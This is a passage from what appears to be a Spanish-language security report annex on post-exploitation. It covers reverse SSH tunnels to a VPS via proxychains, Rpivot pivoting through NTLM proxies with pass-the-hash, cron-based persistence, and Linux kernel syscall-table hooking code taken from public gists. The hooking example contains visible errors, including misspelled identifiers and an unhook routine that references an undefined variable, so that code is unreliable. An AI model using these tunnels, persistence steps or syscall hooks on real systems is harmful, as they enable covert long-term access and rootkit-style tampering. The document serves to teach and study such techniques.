
```
[TIPO PROXY]   [IP PROXY]   [PUERTO PROXY]   [USUARIO]   [PASSWORD]
```

Ejemplo:

```
socks5 192.168.67.78 1080 lamer secret
```

Posteriormente sería posible realizar la conexión *SSH* vista previamente utilizando al inicio *proxychains* como se muestra a continuación:

```
proxychains ssh 10.1.1.22 -p 22 -C -R 2222:127.0.0.1:22 -l root -i test
```

Conexión mediante proxy con autenticación NTLM

Para poder establecer persistencia en un sistema Linux que deba autenticarse en un *proxy* corporativo para tener acceso a Internet, se podrá hacer uso de diferentes herramientas tales como *Rpivot*.

Rpivot es una herramienta en Python con funcionalidad cliente servidor que permite desplegar persistencia en entornos donde se tiene acceso directo a Internet hasta entornos donde se requiere el uso de *proxies* corporativos. Su uso es muy simple ya que únicamente requiere lanzar un proceso que hará de servidor, donde se indique el puerto local que estará a la escucha de la comunicación y el puerto que servirá de proxy para enviar las comunicaciones a través del sistema. Se muestra a continuación la estructura de uso:

```
python server.py --proxy-port [PUERTO COMUNICACIÓN] --server-port [PUERTO SALIDA]
--server-ip 0.0.0.0
```

Una vez el servidor se encuentra a la escucha se deberá lanzar el script cliente para establecer la conexión mediante el *proxy*. Se muestra a continuación la estructura necesaria:

```
python client.py --server-ip [IP VPS] --server-port [PUERTO VPS COMUNICACIÓN] --
ntlm-proxy-ip [IP PROXY] --ntlm-proxy-port [PUERTO PROXY] --domain [DOMINIO] --
username [USUARIO] --password [PASSWORD]
```

Esta herramienta también permite hacer uso de la técnica *Pass the Hash*, realizando la autenticación únicamente mediante los hashes *LM* y *NTLM*. Se muestra a continuación los parámetros necesarios para realizar esta acción:

```
python client.py --server-ip [IP VPS] --server-port [PUERTO VPS COMUNICACIÓN] --
ntlm-proxy-ip [IP PROXY] --ntlm-proxy-port [PUERTO PROXY] --domain [DOMINIO] --
username [USUARIO] --hashes [HASH LM]:[HASH NTLM]
```

De esta forma sería posible utilizar la máquina interna donde se ha desplegado persistencia como *proxy*. Para ello únicamente sería necesario enviar las comunicaciones por el puerto de salida que se haya definido en el servidor.

Ejemplo:

Con el objetivo de ilustrar el proceso descrito anteriormente se va a mostrar cómo sería configurado un sistema Linux que tiene acceso directo a Internet mediante la herramienta *Rpivot*.

Inicialmente sería necesario poner a la escucha el proceso en el servidor:

```
python server.py --proxy-port 1080 --server-port 443 --server-ip 0.0.0.0
```

Posteriormente en el cliente configurarle para que se conecte al servidor VPS:

```
python client.py --server-ip 10.1.1.22 --server-port 443
```

Esto permite hacer uso del puerto 1080 en este caso, para enviar la comunicación a través del equipo donde se ha implantado persistencia.

Programación de tareas

Hasta el momento se ha expuesto cómo sería posible configurar un sistema para establecer una conexión inversa con el servidor *VPS*, de tal forma que se puedan realizar acciones sobre la red interna. Para que esta conexión sea persistente en el tiempo será necesario configurar el sistema para realizar de forma periódica la conexión de nuevo, evitando así perder el acceso al sistema.

Los sistemas Linux cuentan con la herramienta *crontab*, la cual permite al igual que *schtasks*, programar tareas cada cierto tiempo. Para poder programar tareas es necesario editar el archivo "/etc/crontab", donde se encuentran las diferentes tareas programadas con la siguiente estructura:

```
* * * * * /bin/ejecutar/script.sh
```

El significado de los 5 asteriscos de izquierda a derecha representa el tiempo cada el que se va a ejecutar el archivo. Los asteriscos representan:

1. Minutos: de 0 a 59.
2. Horas: de 0 a 23.
3. Día del mes: de 1 a 31.
4. Mes: de 1 a 12.
5. Día de la semana: de 0 a 6, siendo 0 el domingo.

Para establecer que el archivo con extensión .sh que contiene el conjunto de instrucciones para realizar la conexión se realizará cada 10 minutos, sería necesario introducir lo siguiente:

```
*/10 * * * * /tmp/persistencia.sh > /dev/null 2>&1
```

También es posible listar y editar las tareas programadas mediante el comando *crontab*, tal y como se muestra a continuación:

Listado de tareas programadas:

```
sudo crontab –l
```

Edición de tareas programadas:

```
sudo crontab -e
```

11.3. Anexo III: Hooking

El presente Anexo muestra los detalles técnicos de algunas de las principales pruebas realizadas.

Ejemplos de técnicas para alterar las llamadas Syscall

Se muestra a continuación el detalle de las diferentes técnicas analizadas:

- Por búsqueda en memoria:

La forma más simple (pero no tan eficiente) de identificar las direcciones en las que se encuentras las *syscalls* es buscar directamente en toda la memoria. En este caso lo único que se necesita es definir una dirección de memoria anterior a la dirección de *sys_call_table*, y comenzar la búsqueda mediante un bucle hasta la identificación de esta. Se muestra a continuación un ejemplo:

```
unsigned long * obtain_syscall_table_bf(void)
{
  unsigned long *syscall_table;
	unsigned long int i;

	for (i = (unsigned long int)sys_close; i < ULONG_MAX;
			i += sizeof(void *)) {
		syscall_table = (unsigned long *)i;

		if (syscall_table[__NR_close] == (unsigned long)sys_close)
			return syscall_table;
	}
	return NULL;
}
```

Fuente:
https://gist.github.com/GoldenOak/83b02fbb8e2073c3520c80da5aa69ecb#file-obtain_syscall_table_by_fn-c

En este caso se inicializa i a la dirección de la función *sys_close()*. Se puede asegurar en que la función estará en una dirección de memoria más baja que la tabla *syscall* porque se está cargando primero en la memoria al arrancar. El bucle se detendrá cuando alcance el máximo que puede alcanzar el tiempo sin firmar, y eso es porque es la última dirección de memoria del sistema. Cada iteración se incrementa i por el tamaño de *void **.

En cada iteración del bucle, como se comentó anteriormente, se compara i, que ahora es una dirección en el sistema, agregada con el desplazamiento de *__NR_close* (el desplazamiento designado para *sys_close*), con la dirección del propio *sys_close()*. Si es igual, significa que se ha encontrado la tabla *syscall*; Si no, se continua con la siguiente iteración.

- Mediante el fichero /proc/kallsyms:

Como ya se ha descrito previamente en el trabajo, a modo de resumen, todo en Linux es un archivo, y hay un archivo en particular que puede ayudar a obtener lo que queremos en este caso, y es el archivo */proc/kallsyms*. Este archivo */proc/kallsyms* es un archivo especial que contiene todos los símbolos de los módulos del núcleo cargados dinámicamente y los símbolos del código estático. En otras palabras, tiene todo el mapeo del núcleo en un solo lugar.

Por lo tanto, tal y como se muestra en la siguiente imagen, solo es necesario leer dicho archivo y realizar una búsqueda en el mismo para encontrar la dirección de la *sys_call_table*.

```
root@kali:/home/kali# cat /proc/kallsyms | grep sys_call_table
ffffffff874002a0 D x32_sys_call_table
ffffffff874013c0 D sys_call_table
ffffffff87402400 D ia32_sys_call_table
```

Un aspecto importante en este caso es recordar la existencia de los anillos de protección, que existen para evitar que los datos se usen mal. Por eso, si se está en el núcleo, solo se pueden leer datos del espacio del núcleo, y si se está en el espacio del usuario, leer solo los datos del espacio del usuario.

Afortunadamente, hay una manera de leer los datos del espacio del usuario en un módulo del núcleo. Todo lo que se debe hacer es cambiar la variable global *addr_limit*. *addr_limit* es la dirección más alta a la que se permite el acceso al código no privilegiado, y si la cambiamos, podríamos leer los datos desde donde queramos, incluido el espacio de usuario. A continuación se va a mostrar cómo hacer uso de *set_fs()* para esta labor.

```
/*
 * Enable kernel address space which is 4G
*/
#define ENTER_KERNEL_ADDR_SPACE(oldfs) \
({ \
	oldfs = get_fs();  \
	set_fs (KERNEL_DS); \
});

/*
 * Enable user address space which is 3G
 */
#define EXIT_KERNEL_ADDR_SPACE(oldfs) \
({ \
	set_fs(oldfs); \
});


/*
 * Retirve the address of syscall table from
 * for kernel version >= 2.6 using file `/proc/kallsmys`
 * for kernel version < 2.6 using file `/proc/ksyms`
 */
unsigned long * obtain_syscall_table_by_proc(void)
{
	char *file_name                        = PROC_KSYMS;
```

```
	int i                                   = 0;         /* Read Index */
	struct file *proc_ksyms                    = NULL;       /* struct file the
'/proc/kallsyms' or '/proc/ksyms' */
	char *sct_addr_str                      = NULL;      /* buffer for save sct
addr as str */
	char proc_ksyms_entry[MAX_LEN_ENTRY]  = {0};       /* buffer for each line
at file */
	unsigned long* res                      = NULL;      /* return value */
	char *proc_ksyms_entry_ptr              = NULL;
	int read                                = 0;
	mm_segment_t oldfs;


	/* Allocate place for sct addr as str */
	if((sct_addr_str = (char*)kmalloc(MAX_LEN_ENTRY * sizeof(char),
GFP_KERNEL)) == NULL)
		goto CLEAN_UP;

	if(((proc_ksyms = filp_open(file_name, O_RDONLY, 0)) || proc_ksyms) ==
NULL)
		goto CLEAN_UP;

	ENTER_KERNEL_ADDR_SPACE(oldfs);
	read = vfs_read(proc_ksyms, proc_ksyms_entry + i, 1, &(proc_ksyms->f_pos));
	EXIT_KERNEL_ADDR_SPACE(oldfs);

	while( read == 1)
	{
		if(proc_ksyms_entry[i] == '\n' || i == MAX_LEN_ENTRY)
		{
			if(strstr(proc_ksyms_entry, "sys_call_table") != NULL)
			{
				printk(KERN_INFO "Found Syscall table\n");
				printk(KERN_INFO "Line is:%s\n", proc_ksyms_entry);

				proc_ksyms_entry_ptr = proc_ksyms_entry;
				strncpy(sct_addr_str, strsep(&proc_ksyms_entry_ptr, "
"), MAX_LEN_ENTRY);
				if((res = kmalloc(sizeof(unsigned long), GFP_KERNEL))
== NULL)
					goto CLEAN_UP;
				kstrtoul(sct_addr_str, 16, res);
				goto CLEAN_UP;
			}

			i = -1;
			memset(proc_ksyms_entry, 0, MAX_LEN_ENTRY);
		}

		i++;

#if LINUX_VERSION_CODE >= KERNEL_VERSION(5,0,0)
	read = kernel_read(proc_ksyms, proc_ksyms_entry + i, 1, &(proc_ksyms-
>f_pos));
#else
	ENTER_KERNEL_ADDR_SPACE();
	read = vfs_read(proc_ksyms, proc_ksyms_entry + i, 1, &(proc_ksyms->f_pos));
	EXIT_KERNEL_ADDR_SPACE();
#endif
```

```
	}


CLEAN_UP:
	if(sct_addr_str != NULL)
		kfree(sct_addr_str);
	if(proc_ksyms != NULL)
		filp_close(proc_ksyms, 0);

	return (unsigned long*)res;
}
```

Fuente:
https://gist.github.com/GoldenOak/a8cd563d671af04a3d387d198aa3ecf8#file-obtain_syscall_table_by_proc-c

Primero, se usa *set_fs()* para establecer *addr_limit*, de tal forma que sea posible leer el archivo */proc/kallsyms* desde el espacio de usuario. Tras leerlo, se hace uso de *vfs_read()*, y se configura *addr_limit* nuevamente al valor original. Este último paso es realmente importante ya que en caso de no hacerlo, cualquier proceso en modo de usuario podría manipular el espacio de direcciones del *Kernel*.

Posteriormente, en cada iteración, se verifica si la línea contiene la cadena "sys_call_table", y si es así, guarda la dirección de la tabla y la devuelve.

- Mediante kallsyms_lookup_name():

Y por último, la opción más simple. Este mismo proceso para obtener la dirección de la tabla de llamadas del sistema se puede hacer llamando a la función *kallsyms_lookup_name()*, que se declara en linux/kallsyms.h.

```
printk("The address of sys_call_table is: %lx\n", kallsyms_lookup_name("sys_call_table"));
```

Esta función es extremadamente simple, ya que sencillamente busca y devuelve la dirección de cualquier símbolo que busque. Por lo tanto, se necesita buscar el nombre “sys_call_table” y se obtendrá la posición de memoria.

Ejemplo de Hooking de una función

Se muestra a continuación una parte de un simple ejemplo que permite alterar la dirección de una función por otra a elección, alterando por lo tanto el comportamiento del sistema.

```
asmlinkage long (*orig_shutdown)(int, int);
unsigned long *sys_call_table;

hooking_syscall(void *hook_addr, uint16_t syscall_offset, unsigned long *sys_call_tabe)
{
	unprotect_memory();
	sys_call_table[syscall_offset] = (unsigned long)hook_addr;
```

```
	protect_memory();
}

unhooking_syscall(void *orig_addr, uint16_t syscall_offset)
{
	unprotect_memory();
	sys_call_table[syscall_offset] = (unsigned long)hook_addr;
	protect_memory();
}

asmlinkage int hooked_shutdown(int magic1, int magic2)
{
	printk("Hello from hook!");
	return orig_shutdown(magic1, magic2);
}

static int __init module_init(void)
{
	unsigned long *sys_call_table = kallsyms_lookup_name("sys_call_table"));
	orig_shutdown = (void*)sys_call_table[__NR_shutdown];
	hooking_syscall(hooked_shutdown, __NR_shutdown, sys_call_tabe);
}

static void __exit module_cleanup(void)
{
	unhooking_syscall(orig_shutdown, __NE_shutdown, sys_call_table);
}
```

Como puede ver en las líneas 12 y 19, lo único que se hace es cambiar la dirección guardada en la tabla de llamadas al sistema a la dirección que se elija.